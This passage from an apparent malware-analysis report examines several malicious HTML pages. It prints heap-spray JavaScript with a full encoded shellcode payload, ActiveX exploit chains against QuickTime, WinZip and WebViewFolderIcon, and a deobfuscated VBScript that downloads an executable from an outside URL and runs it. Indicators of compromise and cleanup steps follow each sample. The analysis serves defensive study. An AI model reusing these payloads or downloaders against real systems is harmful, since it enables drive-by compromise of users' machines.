used in the MDAC exploit. The discovery can be seen in the image below.




```
seg000:00000199                   db 0EFh ; n
seg000:0000019A aHttpListcom_or db 'http://listcom.org/forum/file.php',0
seg000:0000019A seg000            ends
```

The function "makeSlide" used for heap spraying and injecting the payload can be seen in the image below, note that the variable "payLoadCode" used in the function in the image above contains a shellscript but the string has been omitted in this output.




```
function makeSlide()
{
        var heapSprayToAddress = 0x0c0c0c0c;
        var payLoadCode = unescape(Omitted Output); //Shellscript
        var heapBlockSize = 0x400000;
        var payLoadSize = payLoadCode.length * 2;
        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
        var spraySlide = unescape("%u0c0c%u0c0c");

        spraySlide = getSpraySlide(spraySlide,spraySlideSize);
        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

        for (i=0;i<heapBlocks;i++)
        {
                memory[i] = spraySlide + payLoadCode;
        }

        mem_flag = 1;
        having();
        return memory;
}
```

This function is then used for multiple attempts of exploitation. Each function below is attempted in a chain. If an attempt is successful the chain is broken and the heap spraying function seen above is called to insert the payload. All the attempt of exploitation are targeting known vulnerabilities.
The image below shows an exploitation attempt using a known vulnerability in Apple QuickTime with allows the attacker to remotely execute code [2].




```
function startOverflow(num)
{
        if (num == 0) {
                try {
                        var qt = new ActiveXObject('QuickTime.QuickTime');
                        if (qt) {
                                var qthtml = '<object CLASSID="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
+
                                '<param name="src" value="qt.php">'+
                                '<param name="autoplay" value="true">'+
                                '<param name="loop" value="false">'+
                                '<param name="controller" value="true">'+
                                '</object>';
                                if (! mem_flag) makeSlide();
                                document.getElementById('mydiv').innerHTML = qthtml;
                                num = 255;
                        }
                } catch(e) { }

                if (num = 255) setTimeout("startOverflow(1)", 2000);
                else startOverflow(1);
```

The image below the second exploitation attempt in the chain, an exploit using a known vulnerability in Winzip which lets remote users execute arbitrary code [3].



```
 } else if (num == 1) {
          try {
                  var winzip = document.createElement("object");
                  winzip.setAttribute("classid", "clsid:A09AE68F-B14D-43ED-B713-BA413F034904");

                  var ret=winzip.CreateNewFolderFromName(unescape("%00"));
                  if (ret == false) {
                          if (! mem_flag) makeSlide();
                          startWinZip(winzip);
                          num = 255;
                  }

          } catch(e) { }

          if (num = 255) setTimeout("startOverflow(2)", 2000);
          else startOverflow(2);
```

The last attempt in the chain contains an exploitation attempt towards a known vulnerability in Microsofts Web View [4].



```
 } else if (num == 2) {

         try {
                 var tar = new ActiveXObject('WebVi'+'ewFol'+'derIc'+'on.WebVi'+'ewFol'+'derI'+'con.1');
                 if (tar) {
                         if (! mem_flag) makeSlide();
                         startWVF();
                 }
         } catch(e) { }
 }
```

6.1 System Cleanup

6.1.1 Indicators of Compromise

Network Based Indicators:
`"http://listcom.org/forum/file.php"`


Host Based Indicators:
`C:\\system32\\*.exe` (Where * is an executable with the name sys**.exe where ** is a random number)

6.1.2 Cleaning Instructions


The system is cleaned by removing the executable files listed under "Host Based Indicators" above. Processes of the executable files running should also be terminated. The vulnerable software used to perform this attack, for example Apple Quicktime and WinZip should be patched as soon as possible.

7 real.html

The obfuscated HTML-page contains a variable with potentially malicious shellcode. By decoding the UCS2 string a binary is revealed. The binary contains the URL "http://orionhobby.net/exefile.exe" which suggests that the payload of the HTML-page is to download additional malware, an executable using the name "exefile.exe". The decoded binary with the URL can be seen in the image below.


```
ëT‹ u‹‹ t5x□õV‹ v  □õ3ÉIA-3Û6□¾□(8òt□ÅË
□Ú@ëì;ßuç^‹ ^$□Ýf‹□K‹ ^□□Ý‹□‹ □ÅÃurlmon.dll  ..\t.exe  3Àd□@0x□‹ @□‹ p□-‹ @□ë    ‹ @4□@|‹ @<•¿ ŽN□iè„ÿfi□f,$<ÿÐ•P¿6□/p
$SÿÐ]¿˜þŠ□èSÿfi□f,$bÿÐ¿~Øâsè@ÿRÿÐè×ÿhttp://orionhobby.net/exefile.exe
```

One possible initial attack vector of the code could be the row of code seen in the image below.


```
<HTML><BODY style="CURSOR: url('dNuoOQnaHCGiFGf.hwpPmhRAukOABjQ')">     </BODY></HTML>
```

An unpatched vulnerability in Internet Explorer when importing cursor animations from external sites made it possible to assign any URL to the import. This URL could be set to point at a malicious website downloading a malicious binary [1]. This fact in combination with the malicious URL of "http://orionhobby.net/exefile.exe" suggests that the malware uses the faulty Cursor import as attack vector to download the malicious file "exefile.exe".

7.1 System Cleanup

Network Based Indicators:
`"http://orionhobby.net/exefile.exe"`


Host Based Indicators:
exefile.exe

7.1.1 Cleaning Instructions

The system is cleaned by removing the executable files listed under "Host Based Indicators" above. Processes of the executable files running should also be terminated.


8 warning1.html

The HTML-page contains a malicious string of shellcode, the string is named "payloadCode". By analyzing the shellcode in IDA Pro the URL "http://xpgate.com/1/a311/cmd-ani.exe" was discovered. The URL points to a possibly malicious executable which suggests that the shellcode is downloading it. The part of the shellcode containing the URL can be seen in the image below.



```
seg000:000000C5                 call    loc_A1
seg000:000000C5 ; ---------------------------------------------------------------------------
seg000:000000CA aHttpXpgate_com db 'http://xpgate.com/1/a311/cmd-ani.exe',0
seg000:000000EF                 db    0
seg000:000000EF seg000          ends
```

The malicious shellcode is deployed by using a heap spraying attack seen in the image below.



```
var heapSprayToAddress = 0x07000000;
var payLoadCode = unescape ( "%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828
%u74f2%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b%uc3c5%u7275%u6d6c
%u6e6f%u642e%u6c6c%u4300%u5c3a%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34
%u7c40%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8%uffff%u8bff%u2454
%u8dfc%uba52%udb33%u5353%ueb52%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873
%uff40%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a%u782f%u6770%u7461%u2e65%u6f63%u2f6d%u2f31%u3361%u3131%u632f%u646d
%u612d%u696e%u652e%u6578%u0000");
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u4141%u4141");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
memory = new Array();
for (i=0;i<heapBlocks;i++)
{
memory[i] = spraySlide + payLoadCode;
}
document.write("<HTML><BODY style=\"CURSOR: url('http://xpgate.com/1/a311/riff.htm')\">    </BODY></HTML>")
wait(500)
window.location.reload()
function getSpraySlide(spraySlide, spraySlideSize)
{
while (spraySlide.length*2<spraySlideSize)
{
spraySlide += spraySlide;
}
spraySlide = spraySlide.substring(0,spraySlideSize/2);
return spraySlide;
```

8.1 System Cleanup

8.1.1 Indicators of Compromise

Network Based Indicators:
`""http://xpgate.com/1/a311/cmd-ani.exe"`


Host Based Indicators:
cmd-ani.exe

8.1.2 Cleaning Instructions

The system is cleaned by removing the executable files listed under ”Host Based Indicators” above. Processes of the executable files running should also be terminated.

9 index.html

The HTML page seems to contain the exact same code earlier mentioned ”index.php.html”. This HTML page contains the same chain of tests on vulnerabilities combined with a heap spraying attack. The only two differences between these two malware is the string of shellcode which constitutes the payload. The string named ”payloadCode” contains a script which runs an additional PHP-script called ”file.php” from the URL ”http://dodo32.org/505/Xp//file.php”. This part of the shellcode containing the URL can be seen in the image below.



```
seg000:00000198                  db 0A1h ; í
seg000:00000199                  db 0EFh ; n
seg000:0000019A aHttpDodo32_org  db 'http://dodo32.org/505/Xp//file.php'
seg000:0000019A seg000           ends
seg000:0000019A
```

The other difference is a namechange of the file created if the MDAC exploit is successfull. In this exploit the file is named ”msnt*.exe” (where * is a random string of 4 characters) and is created under `"C:\\"`.

9.1 System Cleanup

9.1.1 Indicators of Compromise

Network Based Indicators:
`"http://dodo32.org/505/Xp//file.php"`


Host Based Indicators C:
msnt*.exe”— (where * is a random string of 4 characters)

9.1.2 Cleaning Instructions

The system is cleaned by removing the executable files listed under ”Host Based Indicators” above. Processes of the executable files running should also be terminated.


10 print_unescape.html

The final HTML-page analyzed contain javascript and a string with Visual Basic script. The javascript has a function named ”Run_BOF” which creates a ActiveXObject which is used for file I/O. The object is then used to open a textfile called ”LogFile.txt” at the location: ”D:
Exploits
IESlice
Exploit.HTML.IESlice.ab
LogFile.txt”. If the logfile does not exist it is created. The Visual Basic script contained in a string variable called ”esc_sDownloader” is thereafter written into the file. This process can be seen int he image below.




```
function Run_BOF()
{

        Assign()
        alert(esc_sDownloader)

        var fso = new ActiveXObject("Scripting.FileSystemObject");
        var FileObject = fso.OpenTextFile("D:\\Exploits\\IESlice\\Exploit.HTML.IESlice.ab\\LogFile.txt", 8, true,0);
        FileObject.write(esc_sDownloader)
        FileObject.close()


}
```

By tweaking this function the output can be redirected to standard output instead of to a textfile. This reveals another javascript and a Visual Basic script. The changes in the function "Run_BOF" can be seen in the image below.




```
function Run_BOF()
{
        Assign()
        document.write(esc_sDownloader) //ADDED
        alert(esc_sDownloader)
        var fso = new ActiveXObject("Scripting.FileSystemObject");
        var FileObject = fso.OpenTextFile("D:\\Exploits\\IESlice\\Exploit.HTML.IESlice.ab\\LogFile.txt", 8, true,0);
        FileObject.write(esc_sDownloader)
        FileObject.close()
}
Run_BOF() //ADDED
```

The Visual Basic script was thereafter copied into a seperate textfile. Similar to the process done earlier during the analysis of "toyoto.html" the output done in the end of the script were modified from "document.write(UnEncode(hu))" to "Wscript.StdOut.Write(unEncode(hu))". The modified Visual Basic script can be seen in the image below.




```
hu="ÁÕ>EMARFI/<>0=THGIEH 0=HTDIW ""mth.1/egami/ylwen/elpmis/wt.moc.bulcdem.www,
+%8}:+D/zU+Vbo o        kOwbD^UJvYmL(G+DCD^R6[~'Pw~O+k&@#@r:GmcLUWUkSJ{Fnhmx
7iq{0~Dm-IJhlDD?Ex9mPMl-p#JrSEn:KuSt( D0K/WMmb\JvO1+%4}nOl+M/ W9lx^:aPMC-iq'
dXU+^ko TxkDwrMm?rxC:bxGl1&@#@rn:YCdHo Y6GkW.mb\E'Wm^Gh&@#@E:2!J{nh3^E6&@#@J[r
function UnEncode(cc)
for i = 1 to len(cc)
    if mid(cc,i,1)<> "ÁÕ" then
temp = Mid(cc, i, 1) + temp
   else
    temp=vbcrlf&temp
 end if
next
UnEncode=temp
end function
Wscript.StdOut.Write(unEncode(hu)
Wscript.StdOut.Write(unEncode(hu)
```

The result of running the modified Visual Basic Script is Windows CMD and redirecting the output to a file can be seen below.



```
ÕÁ<html>ÕÁ<script language="VBScript.Encode">#@~^gAMAAA==@#@&Wl
X`7lMPl9W{cNKm;:xO 1D+mO+AV+snUYvJK4%+^Or#bi7CD,E.sBwlO4pE.V{E
@&kY.xSWmmG@#@&?+D~aP{P90 Z.nmYnr(%+1YcdDD~EE*@#@&l8xrb[KJ@#@&l
im/cW2+Uc*iC/cADbYncX:V ./2W   dAG9X*ilkRkC\YG0bVncalY4S *il
#@&k+OPDhw,'~ocM+Oja+^kmswWs9+M` *P@#@&0        lh+8'~ocAEbsNhl
!TZZ*wZ+O+2vJ@#@&(('rW89ZOE@#@&f^~',JtDO2)JzShARhn9msE( mK: OS
O4'EZ=w'4GKYcmWsJp-lMP[' 8iC[KR/ObDYDb8;Y`rmslddbNE~r^Vkk[l~f,
```

The conclusion is that the code has another layer of obfuscation. By loading the file into Malzilla and using the Javascript decoding tool the code was unobfuscated, the result can be seen in the images below.



```
on error resume next
sHit="clsid:Bd96C556-65a3-11D0-983A-00C04FC29e36"
bI="obJeCt"
Dl = "http://www.medclub.com.tw/simple/newly/image/line.exe"
aSo="classid"
fuckme="GET"
wocao="Microsoft.XMLHtTP"
caonima="Scripting.FileSystemObject"
worinima="Shell.Application"
Set df = document.createElement(bi)
df.setAttribute aso, shit
str=wocao
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
str5=str1
set S = df.createobject(str5,"")
S.type = 1
str6="GET"
x.Open str6, dl, False
x.Send
fname1="winom.com"
set F = df.createobject("Scripting.FileSystemObject","")
set tmp = F.GetSpecialFolder(2)
fname1= F.BuildPath(tmp,fname1)
S.open
S.write x.responseBody
S.savetofile fname1,2
S.close
set Q = df.createobject(worinima,"")
Q.ShellExecute fname1,"","","open",0
```

The code downloads the executable file ”line.exe” from the URL `"http://www.medclub.com.tw/simple/newly/image/line.exe"`. A file is then created in a temporary folder with the name ”Adobd.stream”. ”line.exe” is thereafter copied into the folder with the new name ”winom.com”. Lastly the file is executed.

The HTML-file also contain a javascript used to create a heap spray attack. The payload of this attack is a string of shellcode contained in a variable by the name ”payloadCode”. The payload that the heap spray is trying to insert into the heap contains the URL to a possibly malicious executable called ”a.exe”,

”http://www.livehome.com.tw/dm/a.exe”.

10.1 System Cleanup

10.1.1 Indicators of Compromise

Network Based Indicators:
`"http://www.medclub.com.tw/simple/newly/image/line.exe"`
`""http://www.livehome.com.tw/dm/a.exe"`

Host Based Indicators line.exe
a.exe
Folder named ”winom.com”
Folder named ”Adobd.stream”

10.1.2 Cleaning Instructions

The system is cleaned by removing the executable files ”line.exe” and ”a.exe”. Processes of the executable files running should also be terminated.

11 Questions & Answers

1. What kind of technologies is used for Internet attacks today?
There are many kinds of internet attacks used today. The attacks are both targeting servers and the client directly. Examples of Internet attacks used today are JavaScript vulnerabilities, database vulnerabilities such as SQL-injection and phishing attacks. *2. What types of software vulnerabilities do you know?*

Most software vulnerabilities are based different kinds of buffer overflow, both heap and stack overflow. These vulnerabilities can then be categorized based on how they are performed and what the damage it performs, for example vulnerability escalation vulnerabilites and lack of input validation.

3. What is obfuscation and what it is used for?
Obfuscation has two main functions, compression and/or to obstruct analysis of the file. Obfuscation can be done by by for example encrypting, hiding imported functions and by using anti-debugging/anti-dissasembly tactics.

4. What actions are necessary to protect the system that contains the vulnerability, from unauthorized access?
This depends of the need of the system in the organization it is used in and how sensitive data it contains.. Preferably the system should be isolated from the network and/or turned off until the vulnerability can be patched. Another way of increasing security in a system is to have access to an incident response team available to damage control, analyze and patch the system. It is also possible to

perform a penetration test on a system to decrease the number of vulnerabilities.

5. Is it possible to provide 100% protection of the user's system against the malicious software?
No, there is no such thing as a secure system.

12 References

1. `https://web.fnal.gov/organization/SecurityPublic/SitePages/Vulnerability%20in%20Windows%20Animated%20Cursor%20Handling%20(935423).aspx`
2. `https://www.exploit-db.com/exploits/30292/`
3. `https://securitytracker.com/id/1017226`
4. `https://www.cvedetails.com/cve/CVE-2016-6754/`
5. `https://www.rapid7.com/db/modules/exploit/windows/iis/msadc`